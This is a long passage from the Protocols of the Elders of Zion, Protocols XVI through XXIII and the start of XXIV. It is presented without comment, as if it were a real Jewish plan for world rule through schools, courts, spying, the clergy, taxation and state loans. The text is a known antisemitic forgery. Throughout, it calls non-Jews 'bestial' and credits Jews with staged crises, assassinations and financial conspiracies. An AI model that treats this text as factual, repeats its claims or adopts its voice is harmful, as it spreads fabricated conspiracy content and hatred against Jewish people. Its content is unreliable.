It is just in this difference of mentality between the Gentiles and ourselves that we can easily see the mark of our election by God and superhuman nature, when it is compared with the instinctive bestial brain of the Gentiles. They only see facts, but do not foresee them, and are incapable of inventing anything, with the exception, perhaps, only of things material. From all this it is clear that nature herself meant us to lead and rule the world. When the time comes for us to govern openly, the

moment will come to show the benevolence of our rule, and we shall amend all the laws. Our laws will be short, clear and concise, requiring no interpretation, so that everybody will be able to know them inside out. The main feature in them will be the obedience required towards authority, and this respect for authority will be carried to a very high pitch. Then all kinds of abuse of power will cease, because everybody will be responsible before the one supreme power, namely that of the sovereign. The abuse of power on the part of people other than the sovereign will be so severely punished that all will lose the desire to try their strength in this respect.

We shall closely watch each step taken by our administrative body, from which will depend the working of the state machine; because, if the administration becomes slack, disorder will arise everywhere. Not a single illegal act or abuse of power will remain unpunished.

All acts of concealment and of wilful neglect on part of officials of the administration will disappear

The grandness of our might will require that suitable punishments should be awarded, that is to say, that they should be harsh, even in the case of the smallest attempt to violate the prestige of our authority for the sake of personal gain. The man who suffers for his faults, even if too severely, will be like a soldier dying on the battlefield of the administration in the cause of power, principle, and law, which admit of no deviation from the public path for the sake of personal interests, even in the case of those who drive the public chariot. For example, our judges will know that, by attempting to show their indulgence, they will violate the law of justice, which is made in order to award an exemplary punishment to men for the offences which they have committed, and not in order to enable the judge to show his clemency. This good quality ought only to be shown in private life, and not in the official capacity of a judge, which influences the whole basis of the education of mankind.

Members of the law will not serve in the courts after 55 years of age for the following reasons:

1. Because old men adhere more firmly to preconceived ideas and are less capable of obeying new orders.

2. Because such a measure will enable us to make frequent changes in the staff, which will thus be subject to any pressure on our part. Any man who wishes to retain his post will, in order to secure this, have to obey us blindly. In general our judges will be selected from among men who understand that their duty is to punish and to apply laws, and not to indulge in dreams of liberalism, which might injure the educational scheme of the government, as the Gentle judges at present do. Our scheme for changing officials will also help us to destroy any kind of combination which they might form among themselves, and so they will work solely in the interest of the government, from which their fate will depend. The rising generation of judges will be so educated that they will instinctively prevent any action which might harm the existing relations of our subjects one to another.

At present judges of the Gentiles are indulgent to all manner of criminals, for they do not possess the correct idea of their duty, and for the simple reason that rulers, when appointing judges, do not impress the idea of their duty upon them.

The rulers of the Gentiles, when nominating their subjects to important posts, do not trouble to explain to them the importance of the same and for what purpose the posts in question were created; they act like animals when these send their young out in search of prey. Thus the governments of the Gentiles fall to pieces at the hands of their own administrators. We will take more moral, drawn from the results of the system adopted by the Gentiles, and use it for the edification of our government.

We will root out all liberal tendencies from every important institution of propaganda in our government, from which may depend the education of all those who will be our subjects. These important posts will be reserved exclusively for those who were specially educated for administration.

Should it be observed that to put our officials prematurely on the retired list might prove too expensive for our government, I will reply that, first of all, we shall try to find private occupation for such officials in order to compensate them for the loss of their posts in government employment, or else that, in any

case, our government will be in possession of all the money in the world, therefore expense will not come into consideration.

Our autocracy will be consistent in all its actions, therefore any decision which our high command may choose to take will always be treated with respect and unconditionally obeyed. We shall ignore any kind of grumbling or dissatisfaction, and punish every sign of discontent so severely that other people will accept it as an example for themselves.

We will cancel the right of appeal and reserve it only for our own use; the reason being that we must not allow the idea to grow up among the people that our judges are capable of erring in their decisions.

In case of a judgment requiring revision, we will immediately depose the judge in question and publicly punish him, in order that such an error should not occur again.

I repeat what I have said before, namely that one of our main principles will be to watch administrative officials, and this chiefly in order to satisfy the nation, because it has a full right to insist that a good

Our government will bear the appearance of a patriarchal trust in the person of our ruler. Our nation and our subjects will look upon him as upon a father, who takes care to satisfy all their needs, looks after an their actions and arranges the dealings of his subjects one with another, as well as their dealings with the government. Thus the feeling of reverence towards the ruler will penetrate so deeply into the nation that it will not be able to exist without his care and leadership. They cannot live in peace without him, and will finally recognise him as their sovereign autocrat.

The people will have such a deep feeling of reverence towards him as will approach adoration, especially when they are convinced that his officials blindly execute his order and that he alone rules over them. They will rejoice to see us regulate our lives as if we were parents desirous of educating their children with a keen sense of duty and obedience.

As regards our secret policy, all nations are children, and their governments also. As you can see for yourselves, I base our despoticism on Right and on Duty. The right of the government to insist that people should do their duty is in itself an obligation of the ruler, who is the father of his subjects. Right of might is granted to him in order that he should lead humanity in the direction laid down by the laws of nature, that is to say towards obedience.

Every creature in this world is under subjection, if not under that of a man, then under that of circumstances or under that of its own nature, in any case under something that is more powerful than itself. Therefore let us be more powerful for the sake of the common cause.

We must, without hesitation, sacrifice such individuals as may have violated the existing order, because in exemplary punishment is the solution of the great educational problem.

On the day when the King of Israel places upon his sacred head the crown, presented to him by the whole of Europe, he will become the Patriarch of the world.

The number of victims, who will have to be sacrificed by our King, will never exceed the number of those who have been sacrificed by Gentile sovereigns in their quest for greatness and in their rivalry with one another.

Our sovereign will be in constant communication with the people, he will deliver speeches from tribunes, which speeches will be immediately circulated all over the world.

-(-)-

PROTOCOL XVI

With the object of destroying any kind of collective enterprise, other than our own, we will annihilate collective work in its initial stage—that is to say, we will transform the universities and reconstruct them according to our own plans.

The heads of the universities and their professors will be specially prepared by means of elaborate secret programmes of action, in which they will be instructed and from which they will not be able to deviate with impunity. They will be very carefully nominated and will be entirely dependent on the Government. We will exclude from our syllabus all teachings of civil law, as well as of other political subject. Only a few men from among the initiated will be selected for their conspicuous abilities, in order to be taught these sciences. Universities will not be allowed to turn out into the world green young: men with ideas on new constitutional reforms, as though these were comedies or tragedies, or who concern themselves with political questions, of which even their fathers had no understanding.

A wrong acquaintance of politics among a mass of people is the source of Utopian ideas and makes them into bad subjects. This you can see for yourselves from the educational system of the Gentiles. We had to introduce all these principles into their educational system, in order that we might as successfully destroy their social structure as we have done. When we are in power we will remove from educational programmes all subjects which might upset the brains of youth and will make obedient children out of them, who will love their ruler and recognise in his person the main pillar of peace and of public welfare.

Instead of classics and the study of ancient history, which contains more bad examples than good, we will introduce the study of the problems of the future. We will erase from the memory of man, the bygone ages, which may be unpleasant to us, leaving only such facts as would show the errors of the Gentile governments in marked colours. Subjects dealing with questions of practical life, social organisation and with the dealings of one man with another, as also lectures against bad selfish examples—which are infectious and cause evil, and all other similar questions of an instinctive character will be in the forefront of our educational programme. These programmes will be specially drawn up for the different classes and castes, the education of which will be kept strictly apart.

It is most important to lay stress on this particular system. Each class or caste will have to be educated separately, according to its particular position and work. A chance genius always has known and always will know how to penetrate into a higher caste but, for the sake of this quite exceptional occurrence, it is not expedient to mix the education of the different castes and to admit such men into higher ranks, in order that they may only occupy the places of those who are born to fill them. You know for yourselves how fatal it was for the Gentiles when they gave way to the absolutely idiotic idea of making no difference between the social classes.

In order that the sovereign should gain a firm place in the hearts of his subjects it is necessary that, during his reign, the nation should be taught, both in schools as well as in public places, the importance of his activity and the benevolence of his enterprise.

We will abolish every kind of private education. On holidays, students and their parents will have the right to attend meetings in their colleges as though these were clubs. At these meetings professors will deliver speeches, purporting to be free lectures, on questions of men's dealings with one another, on laws and on misunderstandings which are generally the outcome of a false conception of men's social position, and finally they will give lessons on new philosophical theories, which have not yet been revealed to the world. These theories we will make into doctrines of faith, using them as a stepping-stone to our Faith.

When I have finished taking you through the whole programme and when we shall have finished discussing all our plans for the present and for the future, I will read to you the plan of that new philosophical theory. We know from the experience of many centuries, that men live and are guided by ideas and that people are inspired by these ideas only by means of education, which can be given with the same result to men of all ages, but of course by various means. By systematical education we shall take charge of whatever may remain of that independence of thought, of which we have been making full use for our own ends for some time past. We have already established the system of subduing men's minds by the so-called system of demonstrative education (teaching by sight), which is supposed to make the Gentiles incapable of thinking independently and so they will, like obedient

animals, await the demonstration of an idea before they have grasped it. One of our best agents in France is Bouroy: he has already introduced the new system of demonstrative education.

-()--

PROTOCOL XVII

The profession of the law makes people grow cold, cruel, and obstinate and also deprives them of all principles and compels them to take a view of life which is not human, but purely legal. They have become used to look on circumstances purely from the point of view, of what is to be gained from defence and not from that of the effect which such a defence might have on the public welfare.

A legal practitioner never refuses to defend any case. He will try to obtain an acquittal at all costs by clinging on to small tricky points in jurisprudence and by these means he will demoralise the court.

Therefore we will limit the sphere of action of this profession and will place lawyers on a footing with executive officials. Barristers, as well as judges, will have no right to interview their clients and will receive their briefs only when they are assigned to them by the law court and they will study these solely from reports and documents, and will defend their clients after they have been examined in court by the prosecution, basing the defence of their clients on the result of this examination. Their fee be fixed, regardless of the fact whether the defence has been successful or not. They will become simple reporters on behalf of justice, counterbalancing the prosecutor, who will be a reporter on behalf of the prosecution.

Thus legal procedure will be considerably shortened. By this means we shall also attain an honest impartial defence, which will be conducted not by material interests, but by the personal conviction of the lawyer. This will also have the advantage of putting an end to any bribery or corruption, which can at present take place in the law courts of some countries.

We have taken great care to discredit the clergy of the Gentiles in the eyes of the people, and thus have succeeded in injuring their mission, which could have been very much in our way. The influence of the clergy on the people is diminishing daily.

Today freedom of religion prevails everywhere, and the time is only a few years off when Christianity will fall to pieces altogether. It will be still easier for us to deal with the other religions, but it is too early to discuss this point.

We will confine the clergy and their teachings to such a small part in life and their influence will be made so uncongenial to the populace that their teachings will have the opposite effect to what it used to have.

When the time comes for us to completely destroy the Papal Court, an unknown hand, pointing towards the Vatican, will give the signal for the assault. When the people in their rage throw themselves on to the Vatican, we shall appear as its protectors in order to stop bloodshed. By this act we will penetrate to the very heart of this Court and then no power on earth will expel us from it, until we have destroyed the Papal might. The King of Israel will become the true Pope of the universe, the Patriarch of the International Church.

But until we have accomplished the re-education of youth by means of new temporary religions, and subsequently by means of our own, we will not openly attack the existing Churches, but will fight them by means of criticism, which already has and will continue to spread dissensions among them.

Generally speaking, our press will denounce governments, religious and other Gentile institutions by means of all kinds of unscrupulous articles, in order to discredit them to such an extent as our wise nation only is capable of doing.

Our government will resemble the Hindu god Vishnu. Each of our hundred hands will hold one spring of the social machinery of State.

We shall know everything, without the aid of official police, which we have so corrupted for the Gentiles that it only prevents the government from seeing real facts. Our programme will induce a third part of the populace to watch the remainder from a pure sense of duty and from the principle of voluntary government service.

Then it will not be considered dishonourable to be a spy, on the contrary it will be regarded as praiseworthy. On the other hand, the bearers of false reports will be severely punished, in order to prevent abuse being made of the privilege of report.

Our agents will be selected both from among the upper and the lower classes; they will be taken from among administrators, editors, printers, booksellers, clerks, workmen, coachmen, footmen, etc. This force of police will have no independent power of action, and will not have the right to take any measures of their own accord, and therefore the duty of this powerless police will consist solely in acting as witnesses and in issuing reports. The verification of their reports and actual arrests will depend on a group of responsible police inspectors; actual arrests will be made by "gendarmes" and city police. In case of failure to report any misdemeanour, concerning political matters, the person who should have reported the same will be punished for wilful concealment of crime, if it can be proved that he is guilty of such concealment. In like manner our brothers have to do now, namely, on their own initiative to report to the proper authority all apostates and all proceedings that might be contrary to our law. So in our Universal Government it will be the duty of all our subjects to serve their sovereign by taking the above-mentioned action.

An organisation such as this will root out all abuse of power and various kinds of bribery and corruption—in fact it will destroy all ideas with which we have contaminated the life of the Gentiles, by means of our theories on superhuman rights.

How could we achieve our aim of creating disorder in the administrative institutions of the Gentiles if not by some such means as this?

Among the most important means for corrupting their institutions is the use of such agents as are in a position, through their own destructive activity, to contaminate others by revealing and developing their own corrupt tendencies, such as abuse of power and a free use of bribery.

-()--

PROTOCOL XVIII

When, the time comes for us to take special-police measures by putting the present Russian system of "Okhrana" in force (the most dangerous poison for the prestige of the state) we will stir up mock disorders among the populace, or induce it to show protracted discontent, and this with the aid of good orators. These orators will find plenty of sympathisers, thus giving us an excuse for searching people's houses and placing them under special restrictions by making use of our servants among the police of the Gentiles.

As most conspirators are actuated by their love for such art and for that of chattering, we will not touch them until we see that they are about to take action, and we will confine ourselves to introducing among them a, so to speak, reporting element. We must remember that a power loses prestige every time that it discovers a public conspiracy against itself. In such a revelation lies the presumption of weakness and, what is still more dangerous, the admission of its own mistakes. It must be known that we have destroyed the prestige of reigning Gentiles by means of a number of private assassinations, accomplished by our agents, the blind sheep of our flock, who can easily be induced to commit a crime, so long as such a crime is of a political character.

We will force rulers to admit their own weakness by openly introducing special police measures, "Okhrana," and thus we shall shake the prestige of their own power.

Our sovereign will be protected by means of most secret guards, as we will never allow anyone to think that there might exist such a conspiracy against our ruler that he could not personally destroy and from which he is obliged to hide himself. If we were to allow the existence of such an idea to prevail, as it prevails among the Gentiles, we should thereby sign the death warrant of our sovereign or, if not of himself, then of his dynasty.

By a strict observance of appearances our ruler will use his power only for the benefit of the nation, but never for his own good or for that of the dynasty.

By strictly adhering to such a decorum, his power be honoured and protected by his subjects themselves. They will worship the power of the sovereign, knowing that to this power is tied the welfare of the state, because from it will depend public order.

To guard the King openly is equivalent to an admission of the weakness of his power.

,Our ruler will always be amidst his people and will appear to be surrounded by an inquisitive crowd of men and women, apparently always by chance occupying the rows nearest to him and thus holding back the mob with a view to keeping order merely for order's sake. This example will teach others to exercise self-control. In case of a petitioner amongst the people trying to submit a demand and pushing through the mob, the people in the first rows will take his petition and will remit it to the ruler in the presence of the petitioner, in order that everyone should know that all petitions reach the sovereign and that he himself controls all affairs. In order to exist, the prestige of power must occupy such a position, that the people can say among themselves: "If only the King knew about it" or "When the King knows about it."

The mysticism, which surrounds the person of the sovereign, vanishes as soon as a guard of police is seen to be placed round him. When such a guard is employed, any assassin has only to exercise a certain amount of audacity, in order to imagine himself stronger than the guard; he thus realises his strength and so only has to watch for the moment, when he can make an assault on the said power.

We do not preach this doctrine to the Gentiles, and you can see for yourselves the results, which the employment of open guards has had for them.

Our government will arrest such people as they may more or less rightfully suspect of political crimes. It is not desirable for fear of misjudging a man to give an opportunity of escape to such suspects.

We will, indeed, show no mercy to such criminals. In certain exceptional cases it may be possible to consider attenuating circumstances, when dealing with ordinary criminal offences; but there can be no excuse for a political crime, that is to say, no excuse for men to become involved in politics, which none, except the ruler, should understand. And, indeed, not all rulers are capable of understanding true politics.

-(-)-

PROTOCOL XIX

We will prohibit individuals from becoming involved in politics, but, on the other hand, we will encourage every kind of report or petition submitting suggestions for the approval of the government which deal with the improvement of social and national life. Thus, by these means, the mistakes of our Government and the ideals of our subjects will become known to us. We will answer these suggestions by accepting them or, if they are unsatisfactory, by producing a sound argument to prove that they are impossible of realisation and based on a short-sighted conception of affairs.

Sedition is no more than the barking of a dog at an elephant. In a government that is well organised from a social point of view, but not from a point of view of its police, the dog barks at the elephant without realising his strength. The elephant has only to show its strength by one good example for the dogs to stop barking and to start wagging their tails as soon as they see the elephant.

In order to deprive the political criminal of his crown of valour, we will place him in the ranks of other criminals on an equal footing with thieves, murderers, and other kinds of repulsive malefactors. Then public opinion will mentally regard political crimes in the same light as ordinary crimes and will place the same common stigma on both.

We have done our best to prevent the Gentiles from adopting this particular method of dealing with political crimes. In order to attain this end, we have made use of the press, public speaking, and cleverly thought-out history school-books, and inspired the idea of a political murderer being a martyr, because he died for the idea of human welfare. Such an advertisement has multiplied the number of liberals and has swollen the ranks of our agents by thousands of Gentiles.

-(-)-

PROTOCOL XX

Today I will deal with our financial programme, which I have left for the end of my report, as being the most difficult question and forming the final clause in our plans. Before discussing this point, I will remind you of that which I have touched upon before, namely, that our whole policy is dependent on a question of figures.

When we get into power our autocratic government will, for the sake of self-interest, avoid imposing heavy taxation on the populace, and will always bear in mind that part which it has to play, namely, the part of father protector.

But, as the organisation of the Government will absorb vast sums of money, it is all the more necessary to raise the required means for maintaining it. Therefore we must exercise great care in working out this question and see that the burden of taxation is fairly distributed.

Through a legalised fiction, our sovereign will be the owner of all property in the state (this is easily put into practice). He will be able to raise such sums of money as may be necessary to regulate the circulation of currency in the country.

Hence the best means to meet government expenses will be by a progressive taxation of property. Thus, taxation will be paid without oppressing or ruining the people and the amount at which it will be assessed will depend on the value of each individual property.

It must be understood by the rich that it is their duty to hand over part of their surplus wealth to the government, because the government guarantees them safe possession of the remainder of their property and gives them the right to earn money by honest means. I say honest, because the control of property will preclude robbery on legal grounds.

This social reform must be in the forefront of our programme, as it is the principal guarantee of peace and will brook no delay.

Taxation of the poor is the origin of all revolution and always greatly conducive to injury to the Government, as the latter, while trying to raise money from the poor, loses its chance of obtaining it from the rich.

Taxation of capital will diminish the increase of wealth in private hands, into which we have up till now purposely allowed it to accumulate, in order to act as a counterpoise to the Government of the Gentiles and their finances.

Progressive taxation assessed according to the fortune of the individual will produce a much larger revenue than the present system of taxing everybody at an equal rate. This system is at the present time (1901) most essential for us, it creates discontent among the Gentiles. (Note that this lecture was delivered in 1901.)

Our sovereign's power will rest mainly on the that he will be a guarantee for the balance of power for the perpetual peace of the world and, in order obtain such a peace, capitals will have to surrender ~ of their wealth so as to safeguard the government in action.

Government expenditure must be paid for by those who can best afford to do so and from whom money can be raised.

Such a measure will stop hatred on the part of the poorer classes for the rich, in whom they will recognise the necessary financial supporters of the government and will see the upholders of peace and public welfare; the poorer classes will understand that the rich provide the means for supplying them with social benefits.

In order that the intelligent classes, that is to say the taxpayers, should not complain excessively about the new system of taxation, we will furnish them with detailed accounts, in which will be set forth the manner in which their money is being spent, excepting of course such portion of it as is spent on the private needs of the sovereign and on the requirements of administration.

The sovereign will have no personal property, as everything in the state will belong to him, for if sovereign were allowed to own private property it would appear as though all property in the state did not to him.

The relations of the sovereign—except his heir, who will also be kept at government expense—will have to serve as government officials or else work in order to retain the right of holding property, the privilege of being of royal blood would not entitle them to live at the expense of the state.

There will be a progressive stamp duty on all sales and purchases as well as death duties. Any transaction without the required stamp will be considered illegal, and the former owner will be obliged to pay to the government a percentage on the duty from the date of the sale.

All transfer vouchers must be delivered weekly to the local surveyors of taxes, together with a statement of the name and surname of both the new and previous owner, as well as the permanent addresses of both.

Such a procedure will be necessary for transactions in excess of a certain amount, that is to say, in excess of the amount equal to the average daily expenditure. The sale of prime necessities will only have to be stamped with an ordinary fixed duty stamp.

Just count by how many times the amount of such taxation will surpass the income of the governments of the Gentiles.

The state will have to keep in reserve a certain amount of capital and, in case the income from taxation were to exceed this specified sum, such superfluous income will have to be put back into circulation. These surplus sums will be expended on the organisation of various kinds of public works.

The directorate of such works will be under a government department, and thus the interests of the working classes will be closely connected with those of the government and with their sovereign. A portion of this surplus money will also be allotted to premiums inventions and productions.

It is most essential not to allow currency to lie inactive in the state bank, beyond such a specified sum as may be intended for some special purpose. For currency exists for circulation and any congestion of money always has a fatal effect on the course of state affairs, since money acts as a lubricant in the state mechanism and, if the lubricant becomes clogged, the working of the machine is thereby stopped.

The fact that bonds have been substituted for a large part of the currency has now created a congestion such as just described. The consequences of this fact are becoming sufficiently obvious.

We will also institute an auditing department, so as to enable the sovereign at any time to receive a full account of the expenditure of the government and its revenue. All reports will be kept strictly up to date, except those of the current and preceding months.

The only person who could not be interested in robbing the state bank will be its owner, namely, the Sovereign. For this reason his control will stop all possibility of leakage or unnecessary expenditure. Receptions for sake of etiquette, which waste the valuable time of the Sovereign, will be abolished in order that he may have more opportunity to attend to affairs of state. Under our government the Sovereign will not be surrounded by courtiers, who usually dance attendance on the monarch for the sake of pomp and are only interested in their own affairs, putting aside as they do the welfare of the state.

All economic crises, which we have so skilfully arranged in the Gentile countries, we carried out by means of withdrawing currency from circulation. Large fortunes are congested, money being withdrawn from the government, which in its turn is obliged to appeal to the owners of such fortunes, in order to raise loans. These loans have put heavy burdens on the governments, compelling them to pay interest on the borrowed money, and thus tying their hands.

Concentration of production into the hands of capitalism has sucked all the productive power of the people dry, and with it also the wealth of the state.

Currency at the present time cannot satisfy the requirements of the working classes, as there is not enough to go all around.

The issue of currency must correspond to the growth of the population, and children have to be reckoned as consumers of currency from the first day of their birth. Occasional revision of currency is a vital question for the whole world.

I think that you know that gold currency has been the destruction of all states which have adopted it, because it could not satisfy the requirements of the population, all the more so because we have done our best to cause it to be congested and to be withdrawn from circulation.

Our government will have a currency based on the value of the working power of the country, and it will be of paper or even of wood.

We will issue currency sufficient for each subject, adding to this amount on the birth of every child, and diminishing it with the death of each person.

Government accounts will be kept by separate local governments and by county offices.

In order that delays should not occur in paying government expenses, the Sovereign himself will issue orders as to the term of payment of such sums, thus the favouritism which is sometimes shown by ministries finance to certain departments will be terminated.

The revenue and expenditure accounts will be kept together, in order that they may always be compared with one another.

The plans which we will make for the reform of the financial institutions of the Gentiles will be introduced in such a manner as will never be noticed by them. We will point out the necessity of reforms, as being due to the disorderly state which Gentile finances have reached. We will show that the first reason for this bad state of finance lies in the fact that they start their financial year by making a rough estimate for the budget, the amount of which increases from year to year, and for the following reason: the annual budget is with great difficulty made to last till the end of the half year; then a revised budget is introduced, the money of which is generally expended in three months; after that a supplementary budget is voted; at the end of the year accounts are settled by a liquidation budget. The budget for the year is based on the total expenditure of the preceding year; therefore each year there is a deviation of about 50 percent from the nominal sum and the annual budget at the end of 10 years is increased threefold. Thanks to such a procedure, which was tolerated by the

careless Gentile governments, their reserves have been drained. Then, when the period of loans arose, it emptied their banks and brought them to the verge of bankruptcy.

You will readily understand, that such a management of financial affairs, which we induced the Gentiles to pursue, cannot be adopted by our Government.

Each loan proves the weakness of the government and its failure to understand its own rights. Each loan, like the sword of Damocles, hangs over the heads of the rulers who, instead of raising certain sums direct from the nation by means of temporary taxation, come to our bankers cap in hand.

External loans are like leeches, which cannot be separated from the body of the government until they fall off of themselves or until the government manages to shake them off. But the governments of the Gentiles have no desire to shake off these leeches; on the contrary, they increase their number, and therefore their state is bound to die from self-inflicted loss of blood. For what is an external loan if not a leech? A loan is an issue of government paper which entails an obligation to pay interest amounting to a percentage of the total sum of the borrowed money. If a loan is at 5 percent, then in 20 years the government will have unnecessarily paid out a sum equal to that of the loan, in order to cover the percentage. In 40 years it will have paid twice, and in 60 thrice that amount, but the loan will still remain as an unpaid debt.

From this calculation it is evident that such loans, under the existing system of taxation (1901), draw the last cents from the poor taxpayer in order to pay interests to foreign capitalists, from whom the state has borrowed the money, instead of collecting the necessary sum from the nation free of all interest in the shape of taxation.

As long as loans were internal, the Gentiles only transferred money from the pockets of the poor into those of the rich; but after we bribed the necessary people to substitute external loans for internal, all the wealth of the states rushed into our safes and all the Gentiles started paying us what amounted to nothing short of tribute.

Through their carelessness in statesmanship, or owing to the corruption of their ministers, of their ignorance of finance, Gentle Sovereigns have put their countries in debt to our banks, so that they can never payoff these mortgages. You must understand to what pains we must have gone in order to bring about such a state of affairs.

In our government we will take great care that congestion of money shall not occur, and therefore we will not have state loans, except one of 1 percent exchequer bonds, in order that payment of percentage should not expose the country to be sucked by leeches.

The right of issuing bonds will be given exclusively to commercial companies. These will have no difficulty in paying the percentage out of their profits because they borrow money for commercial enterprises, but the government cannot make profits from borrowed money, because it borrows solely in order to spend what it has taken on loan.

Commercial shares will also be bought by the government, which will thus become a creditor instead of being a debtor and payer of tribute as it is at present. Such a measure will put an end to indolence and laziness, which were useful to us as long as the Gentiles were independent, but would be undesirable in our government.

The emptiness of the purely bestial brains of the Gentiles is sufficiently proved by the fact that, when they borrowed money from us at interest, they failed to understand that each sum so borrowed, together with the interest on the amount, would eventually have to come out of the resources of the country. It would have been simpler to have taken the money from their own people at once without having to pay interest. This proves our genius, and the fact that our people has been elected by God. We have so managed as to present the question of loans in such a light to the Gentiles that they even thought that they found a profit there.

Our estimates, which we will produce when the time comes, and which will have been worked out with the experience of centuries and which we have been considering while the Gentiles have been governing, will differ from those made by the Gentiles in their extraordinary clearness, and will prove to the world how beneficial are our new plans. These plans will terminate such abuses as those by which we became masters of the Gentiles, and as cannot be allowed in our reign. We will so arrange the system of our budget that neither the ruler himself nor the most insignificant clerk will be in a position unobserved to extract the smallest portion of the money or use it for any other purpose than that to which it has been allotted in the first estimate.

Without a definitely fixed plan it is impossible to rule successfully. Even knights and heroes perish when they take a road not knowing where it leads, and start on their journey without being properly provisioned.

The Sovereigns of the Gentiles, whom we helped to induce to forsake their duties in the government of representations and entertainments, pomp, and other diversions, were no more than screens to hide our intrigues.

The reports of their followers, who used to be sent to represent the Sovereign in his public duties, were made for them by our agents. On each occasion these reports used to please the short-sighted minds of the sovereigns, accompanied, as they were, by various schemes for future economy. "How could they economise by fresh taxation?" they could have asked, but they did not ask, the readers of our reports.

You yourselves know to what a state of financial chaos they have come by their own negligence, they have ended in bankruptcy in spite of all the hard work of their subjects.

-(-)-

PROTOCOL XXI

I will now add to what I told you at our last meeting and give you a detailed explanation of internal loans. But I will not discuss external loans any further, because they have filled our coffers with Gentile money, and also because our universal government will have no foreign neighbours from whom they could borrow money.

We made use of the corruption of administrators and of the negligence of Gentle Sovereigns in order to obtain twice and three times the amount of the money advanced by us to their governments, which in reality they did not need at all. Who could do the same with regard to us? Therefore I will only go into the question of internal loans.

When it announces the issue of such a loan, the government opens a subscription for its bonds. In order that these bonds might come within the reach of everybody they are issued down to very small amounts. The first subscribers are allowed to buy below par. On the following day their price is inflated in order to convey the idea that everybody is anxious to buy them.

In the course of a few days of the exchequer, the safes of the exchequer are full with all the money which has been oversubscribed. (Why continue accepting money for an oversubscribed loan?) The subscription is evidently considerably in excess of the amount asked for, in this lies the whole effect—the public evidently trust the government!

But when the comedy is over there arises the fact of a very large debt. And, in order to pay the interest on this debt, the government has to have recourse to a fresh loan, which, in its turn, does not annul the state debt, but only adds to it. When the borrowing capacity of the government is exhausted, the interest on the loans must be paid by new taxations. These taxations are nothing but debts contracted in order to cover other debts.

Then comes a period of conversions of loans, but such conversions only diminish the amount of interest to be paid, and do not annul the debt. Moreover they can only be made with the consent of

the creditors. When such conversions are announced the creditors are given the right to accept them or to have their money back, in case they do not wish to accept the conversions. If everybody were to reclaim his own money, the government would be caught by its own bait, and would not be in a condition to return all the money. Luckily the subjects of the Gentile governments do not understand much of finance and they have always preferred suffering a fall in the value of their securities and a reduction of interest to the risk of a new investment; thus they have often given their government an opportunity to get rid of a debt, which probably amounted to several millions.

The Gentiles would not dare to do such a thing with external loans, knowing very well that, in such a case, we would demand all our money.

By such action the government would openly admit its own bankruptcy, which would plainly show the people that their own interests have nothing in common with those of their government. I specially draw your attention to this fact as also to the following: at present all internal loans are consolidated by so-called temporary loans, that is to say, debts, the period for the payment of which is short. These debts consist of the money placed on deposit in state banks or saving banks. This money, being at the disposal of the government for a considerable length of time, is used for paying interest on external loans and, in lieu of the money, the government places an equal amount in its own securities into these banks. These state securities cover all deficits in the state safes of the Gentiles.

When our sovereign is enthroned over the whole world, all these tricky financial operations will vanish. We will destroy the market in public funds, because we will not allow our prestige to be shaken by the rise and fall of our stocks, the value of which will be established by law at par without any possibility of fluctuation in price. Rise gives cause to fall, and it is by rises that we started to discredit the public funds of the Gentiles.

For Stock Exchanges will be substituted enormous government organisations, the duty of which will consist in taxing commercial enterprises as the government may think fit. These institutions will be in a position to throw on to the market millions' worth of commercial shares, or to buy up the same, in one day. Thus all commercial enterprises will be dependent on us.

You can imagine what a power we will thus become.

-(-)-

PROTOCOL XXII

In all which I have told you up till now I have tried to give you a true picture of the mystery of the present events, as also of those of the past, which all flow into the river of Fate, and the result of which will be seen in the near future. I have shown you our secret plans by which we deal with the Gentiles as well as our financial policy. I have only to add a few more words.

In our hands is concentrated the greatest might of the present days, that is to say, gold. In the course of two days we can draw any amount of it from our secret treasure rooms.

Is it still necessary for us to prove that our rule is the will of God? Is it possible that, with such vast riches, we shall not be able to prove that all the gold, which we have been accumulating for so many centuries, will not help in our true cause for good,—that is to say, for the restoration of order under our rule?

It may require a certain amount of violence, but this order will eventually be established. We will prove that we are the benefactors who have restored lost peace and freedom to the tortured world. We will give the world the opportunity of this peace and freedom, but certainly only under one condition—that is to say, that it should strictly adhere to our laws. Moreover we will make it clear to everyone that freedom does not consist in dissoluteness or in the right of doing whatever people please. Likewise that the position and power of a man does not give him the right to proclaim destructive principles such as freedom of religion, equality, or similar ideas. We will also make it clear that individual freedom does not convey the right to any man to become excited or to excite others by making

ridiculous speeches to disorderly masses. We will teach the world, that true freedom consists only in inviolability of a man's person and of his property, who honestly adheres to all the laws of social life. That a man's position will be dependent on the conception which he has of another man's rights and that his dignity prohibits fantastic ideas on the subject of self.

Our power will be glorious, because it will be mighty and will rule and guide, but by no means follow leaders of the populace or any kind of orators who shout senseless words which they call high principles, and which are in reality nothing else but utopian ideas. Our power will be the organiser of order in which lies peoples' happiness. The prestige of this power will bring to it mystic adoration, as well as subjection of all nations. A true power does not yield to any right even to that of God. None will dare to approach it with the object of depriving it of a thread of its might.

-(-)-

PROTOCOL XXIII

In order that people should become accustomed to obedience they must be trained to modesty, therefore we will reduce the production of objects of luxury. By these means we will also impose morals, which are being corrupted by continual rivalry on the grounds of luxury. We will patronise "peasant industries" in order to injure private factories.

The necessities for such reforms also lies in the fact that large private factory-owners often instigate their workmen against the government, perhaps, even unconsciously.

The populace engaged in local industries does not know the meaning of being "out of work," and this makes it cling to the existing order, and induces it to support the government. Unemployment is the greatest for the government. For us it will have done its work as soon as, by its means, we shall have obtained power.

Drunkenness will also be prohibited as a crime against humanity, and will be punishable as such; for man becomes equal to a beast under the influence of alcohol.

Nations only submit blindly to a strong power, which is absolutely independent of them and in whose hand they can see a sword, acting as a weapon of defence against all social insurrections. Why should they want their Sovereign to possess the soul of an angel? They must see in him the personification of strength and might.

A ruler must arise who will supersede the existing governments, which have been living upon a crowd, whose demoralisation we ourselves have brought about among flames of anarchy. Such a ruler must commence by extinguishing these flames, which are incessantly springing up from all sides.

In order to obtain such a result, he must destroy all societies which may be the origin of these flames, even if he has to shed his own blood. He must form a well-organised army, which will anxiously fight the infection of any anarchy, which may poison the body of the government.

Our Sovereign will be chosen by God and appointed from above in order to destroy all ideas influenced by instinct and not by reason, by brutal principles and not by humanity. At present these ideas successfully prevail in their robberies and violence under the banner of right and freedom.

Such ideas have destroyed all social organisations, thus leading to the reign of the King of Israel.

But their part will be played as soon as the reign of our Sovereign commences. Then we must sweep them away, so that no dirt should lie in our Sovereign's path.

Then we shall be able to say to the nations: "Pray to God and bow down before him who bears the mark of the predestination of the world and whose star God himself guided, in order that none other but Himself should be able to set humanity free from all sin."

--()

PROTOCOL XXIV

Now I will deal with the manner in which we will strengthen the dynasty of King David, in order that it may endure until the last day.

